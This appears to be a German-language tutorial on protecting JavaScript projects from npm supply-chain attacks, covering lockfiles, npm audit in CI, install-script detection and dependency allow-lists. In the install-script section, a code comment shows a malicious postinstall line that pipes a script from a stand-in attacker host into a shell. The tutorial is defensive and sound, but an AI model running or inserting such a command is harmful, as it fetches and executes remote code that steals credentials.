
Sicherheit der Lieferkette für npm-Pakete
Wie du JavaScript-Projekte vor Supply-Chain-Angriffen schützt: Dependency-Audits, Lockfile-Integrität, Typosquatting-Erkennung und CI-Scans.

Jede npm install-Ausführung ist ein Vertrauensakt. Du lädst Code herunter, den Fremde geschrieben haben, führst deren Installationsskripte aus und bindest ihre Logik in deine Anwendung ein. Ein durchschnittliches JavaScript-Projekt hat Hunderte transitive Abhängigkeiten. Wird auch nur eine davon kompromittiert, sind deine Anwendung — und deine Nutzer — gefährdet.
Supply-Chain-Angriffe auf npm sind keine Theorie. Der event-stream-Vorfall (2018) schleuste Code zum Diebstahl von Kryptowährung in ein Paket mit Millionen wöchentlichen Downloads ein. Der ua-parser-js-Kompromiss (2021) verteilte Krypto-Miner auf Millionen von Rechnern. Die Sabotage von colors und faker (2022) legte über Nacht Tausende Projekte lahm.
Die Angriffsfläche verstehen
Die npm-Lieferkette bietet mehrere Stellen, an denen ein Angreifer bösartigen Code einschleusen kann. Jeden dieser Vektoren zu verstehen ist der erste Schritt zur Verteidigung.
// The layers of trust in a single npm install
interface SupplyChainAttackVectors {
  // Direct dependency compromise
  directDependency: {
    vector: 'Maintainer account takeover';
    example: 'Attacker gains npm credentials and publishes malicious version';
    mitigation: 'Use lockfiles, enable 2FA, audit maintainers';
  };

  // Typosquatting
  typosquatting: {
    vector: 'Package with a similar name to a popular package';
    example: '"lodahs" instead of "lodash"';
    mitigation: 'Review package names carefully, use allow-lists';
  };

  // Dependency confusion
  dependencyConfusion: {
    vector: 'Public package with same name as private internal package';
    example: 'npm resolves to public registry instead of private one';
    mitigation: 'Use scoped packages, configure registry mappings';
  };

  // Install scripts
  installScripts: {
    vector: 'postinstall/preinstall scripts that execute arbitrary code';
    example: 'Script runs on install, exfiltrates env variables';
    mitigation: 'Use --ignore-scripts, audit scripts before installing';
  };

  // Transitive dependencies
  transitive: {
    vector: 'Vulnerability in a dependency of a dependency';
    example: 'Your dep uses a compromised sub-dep you never chose';
    mitigation: 'Deep auditing, lockfile pinning, review transitive tree';
  };
}
Lockfile-Integrität
Die Lockfile (package-lock.json oder yarn.lock) fixiert exakte Versionen und Integritäts-Hashes für jede Abhängigkeit. Ohne sie löst npm install zur Installationszeit einfach die zur Semver-Range passende Version auf — was auch ein gerade erst veröffentlichtes, kompromittiertes Release sein kann.
// package-lock.json entry with integrity hash
{
  "node_modules/lodash": {
    "version": "4.17.21",
    "resolved": "https://registry.npmjs.org/lodash/-/lodash-4.17.21.tgz",
    "integrity": "sha512-v2kDEe57lecTulaDIuNTPy3Ry4gLGJ6Z1O3vE1krgXZNrsQ+LFTGHVxVjcXPs17LhbZVGedAJv8XZ1tvj5FvSg=="
  }
}# ❌ Installing without lockfile verification
npm install # Resolves latest matching versions
# Could pull a newly-published malicious version
# ✅ Installing with lockfile enforcement
npm ci # Uses exact versions from lockfile
# Fails if lockfile doesn't match package.json
# Verifies integrity hashes// CI pipeline: always use npm ci, never npm install
// .github/workflows/ci.yml equivalent in code
const ciInstallStep = {
name: 'Install dependencies',
run: 'npm ci', // Strict lockfile-based install
// NOT 'npm install' — that can modify the lockfile
};
// Additional lockfile checks
const lockfileAudit = {
name: 'Verify lockfile integrity',
steps: [
'npm ci', // Fails on mismatch
'git diff --exit-code package-lock.json', // Ensure no modifications
],
};Automatisiertes Schwachstellen-Scanning
npm audit gleicht installierte Pakete mit der npm-Advisory-Datenbank ab. Wird es in die CI eingebunden, lassen sich bekannte Schwachstellen erkennen, bevor sie in Produktion gelangen.
// Script to run npm audit and parse results programmatically
import { execSync } from 'child_process';

interface AuditResult {
  vulnerabilities: Record<string, {
    severity: 'info' | 'low' | 'moderate' | 'high' | 'critical';
    via: string[];
    fixAvailable: boolean;
  }>;
  metadata: {
    vulnerabilities: {
      info: number;
      low: number;
      moderate: number;
      high: number;
      critical: number;
      total: number;
    };
  };
}

function runSecurityAudit(): AuditResult {
  try {
    const output = execSync('npm audit --json', {
      encoding: 'utf-8',
    });
    return JSON.parse(output);
  } catch (error: unknown) {
    // npm audit exits with non-zero when vulnerabilities are found
    const execError = error as { stdout: string };
    return JSON.parse(execError.stdout);
  }
}

function enforceSecurityPolicy(audit: AuditResult): void {
  const { critical, high } = audit.metadata.vulnerabilities;

  // Block deployment on critical or high vulnerabilities
  if (critical > 0) {
    throw new Error(
      `BLOCKED: ${critical} critical vulnerabilities found. Run 'npm audit fix' or review advisories.`
    );
  }

  if (high > 0) {
    console.warn(
      `WARNING: ${high} high-severity vulnerabilities found. Review before deploying.`
    );
  }

  console.log('Security audit passed');
}

const audit = runSecurityAudit();
enforceSecurityPolicy(audit);
Installationsskripte überprüfen
Die Hooks postinstall und preinstall sind die gefährlichste Angriffsfläche in npm. Sie führen während der Installation beliebigen Code aus — noch bevor deine Anwendung überhaupt läuft.
// ❌ Blindly trusting install scripts
// Someone runs: npm install some-package
// That package's postinstall script:
//   curl attacker.com/steal.sh | sh
// Now the attacker has your environment variables, ssh keys, etc.

// ✅ Audit install scripts before installing new packages
// Step 1: Check what scripts a package runs
// npm pack some-package && tar -xzf some-package-*.tgz
// cat package/package.json | jq '.scripts'

// Step 2: Install with scripts disabled for untrusted packages
// npm install --ignore-scripts some-package

// Step 3: If the package needs install scripts, review them first
// npm explore some-package -- cat postinstall.sh// Automated install script detection in CI
import { readFileSync, readdirSync } from 'fs';
import { join } from 'path';
interface PackageScripts {
packageName: string;
preinstall?: string;
install?: string;
postinstall?: string;
prepare?: string;
}
function findPackagesWithInstallScripts(
nodeModulesPath: string
): PackageScripts[] {
const results: PackageScripts[] = [];
const dirs = readdirSync(nodeModulesPath, { withFileTypes: true });
for (const dir of dirs) {
if (!dir.isDirectory() || dir.name.startsWith('.')) continue;
const pkgPath = join(nodeModulesPath, dir.name, 'package.json');
try {
const pkg = JSON.parse(readFileSync(pkgPath, 'utf-8'));
const scripts = pkg.scripts ?? {};
if (scripts.preinstall || scripts.install || scripts.postinstall) {
results.push({
packageName: pkg.name,
preinstall: scripts.preinstall,
install: scripts.install,
postinstall: scripts.postinstall,
prepare: scripts.prepare,
});
}
} catch {
// Skip unreadable packages
}
}
return results;
}
// Log all packages with install scripts for review
const risky = findPackagesWithInstallScripts('./node_modules');
console.log(`Found ${risky.length} packages with install scripts:`);
for (const pkg of risky) {
console.log(` ${pkg.packageName}:`);
if (pkg.preinstall) console.log(` preinstall: ${pkg.preinstall}`);
if (pkg.postinstall) console.log(` postinstall: ${pkg.postinstall}`);
}Positivlisten für Abhängigkeiten und Governance
Für Produktivanwendungen empfiehlt es sich, eine explizite Liste freigegebener Abhängigkeiten zu pflegen. Neue Pakete durchlaufen vor der Aufnahme einen Review-Prozess.
// .allowed-dependencies.json — checked in CI
interface DependencyPolicy {
  // Only these packages are allowed as direct dependencies
  allowedDirect: Record<string, {
    maxVersion: string;
    reason: string;
    approvedBy: string;
    approvedDate: string;
  }>;

  // Packages that are explicitly banned
  banned: Record<string, {
    reason: string;
    alternative: string;
  }>;
}

const policy: DependencyPolicy = {
  allowedDirect: {
    'express': {
      maxVersion: '4.x',
      reason: 'HTTP server framework',
      approvedBy: 'security-team',
      approvedDate: '2022-01-15',
    },
    'zod': {
      maxVersion: '3.x',
      reason: 'Runtime schema validation',
      approvedBy: 'security-team',
      approvedDate: '2022-02-01',
    },
  },
  banned: {
    'request': {
      reason: 'Deprecated, known vulnerabilities',
      alternative: 'Use node-fetch or undici',
    },
  },
};
Die wichtigsten Erkenntnisse
- Verwende
npm ciin der CI, niemalsnpm install— die lockfile-basierte Installation verhindert Versionsdrift und verifiziert Integritäts-Hashes - Führe
npm auditbei jedem Build aus — blockiere Deployments bei kritischen Schwachstellen und prüfe die mit hohem Schweregrad gesondert - Überprüfe Installationsskripte — nutze
--ignore-scriptsfür nicht vertrauenswürdige Pakete und kontrolliere, welche Skripte während der Installation ausgeführt werden - Achte auf Typosquatting — prüfe Paketnamen sorgfältig, besonders bei beliebten Paketen mit häufigen Tippfehler-Varianten
- Pflege eine Dependency-Governance — Positivlisten und Review-Prozesse fangen riskante Ergänzungen ab, bevor sie in die Codebasis gelangen
- Fixiere transitive Abhängigkeiten — Lockfiles schützen vor kompromittierten Unterabhängigkeiten, die du nie explizit ausgewählt hast